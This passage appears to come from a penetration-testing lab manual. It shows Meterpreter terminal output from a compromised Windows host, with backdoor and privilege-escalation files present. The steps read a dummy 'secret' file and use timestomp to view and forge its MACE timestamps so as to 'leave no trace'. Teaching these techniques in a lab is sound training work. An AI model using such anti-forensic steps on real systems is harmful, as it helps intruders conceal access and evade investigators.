
To leave no trace of these MACE attributes, use the timestomp command to change the attributes as you wish after accessing a file.

33. To view the mace attributes of **secret.txt**, type **timestomp secret.txt -v** and press **Enter**. This displays the created time, accessed time, modified time, and entry modified time, as shown in the screenshot.



Applications Places System
Mon Aug 24, 10:00
Parrot Terminal
File Edit View Search Terminal Help
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::6148:c6b5:b80a:4274
IPv6 Netmask : ffff:ffff:ffff:ffff::
meterpreter > getuid
Server username: WINDOWS10\Admin
meterpreter > pwd
C:\Users\Admin\Downloads
meterpreter > ls
Listing: C:\Users\Admin\Downloads
Mode Size Type Last modified Name
100777/rwxrwxrwx 73802 fil 2020-08-24 09:47:58 -0400 Backdoor.exe
100666/rw-rw-rw- 27071 fil 2020-08-24 02:55:29 -0400 BadDoc.docm
100666/rw-rw-rw- 600580 fil 2020-08-24 01:05:30 -0400 PowerUp.ps1
100777/rwxrwxrwx 73802 fil 2020-08-24 00:57:09 -0400 Test.exe
100777/rwxrwxrwx 6281605 fil 2020-08-24 07:02:01 -0400 beRoot.exe
100666/rw-rw-rw- 282 fil 2016-04-14 07:33:35 -0400 desktop.ini
100666/rw-rw-rw- 44 fil 2020-08-24 08:43:21 -0400 secret.txt
meterpreter > cat secret.txt
"My credit card account number is 123456789"meterpreter > timestomp secret.txt -v
[*] Showing MACE attributes for secret.txt
Modified : 2020-08-24 09:43:51 -0400
Accessed : 2020-08-24 10:58:13 -0400
Created : 2020-08-24 09:43:21 -0400
Entry Modified: 2020-08-24 09:43:51 -0400
meterpreter >

34. To change the **MACE** value, type **timestomp secret.txt -m "02/11/2018 08:10:03"** and press **Enter**. This command changes the **Modified** value of the **secret.txt** file.


-m: specifies the modified value.


Applications Places System
Mon Aug 24, 10:01
Parrot Terminal
File Edit View Search Terminal Help
IPv6 Netmask : ffff:ffff:ffff:ffff::
meterpreter > getuid
Server username: WINDOWS10\Admin
meterpreter > pwd
C:\Users\Admin\Downloads
meterpreter > ls
Listing: C:\Users\Admin\Downloads
Mode Size Type Last modified Name
100777/rwxrwxrwx 73802 fil 2020-08-24 09:47:58 -0400 Backdoor.exe
100666/rw-rw-rw- 27071 fil 2020-08-24 02:55:29 -0400 BadDoc.docm
100666/rw-rw-rw- 600580 fil 2020-08-24 01:05:30 -0400 PowerUp.ps1
100777/rwxrwxrwx 73802 fil 2020-08-24 00:57:09 -0400 Test.exe
100777/rwxrwxrwx 6281605 fil 2020-08-24 07:02:01 -0400 beRoot.exe
100666/rw-rw-rw- 282 fil 2016-04-14 07:33:35 -0400 desktop.ini
100666/rw-rw-rw- 44 fil 2020-08-24 08:43:21 -0400 secret.txt
meterpreter > cat secret.txt
"My credit card account number is 123456789"meterpreter > timestomp secret.txt -v
[*] Showing MACE attributes for secret.txt
Modified : 2020-08-24 09:43:51 -0400
Accessed : 2020-08-24 10:58:13 -0400
Created : 2020-08-24 09:43:21 -0400
Entry Modified: 2020-08-24 09:43:51 -0400
meterpreter > timestomp secret.txt -m "02/11/2018 08:10:03"
[*] Setting specific MACE attributes on secret.txt
meterpreter >

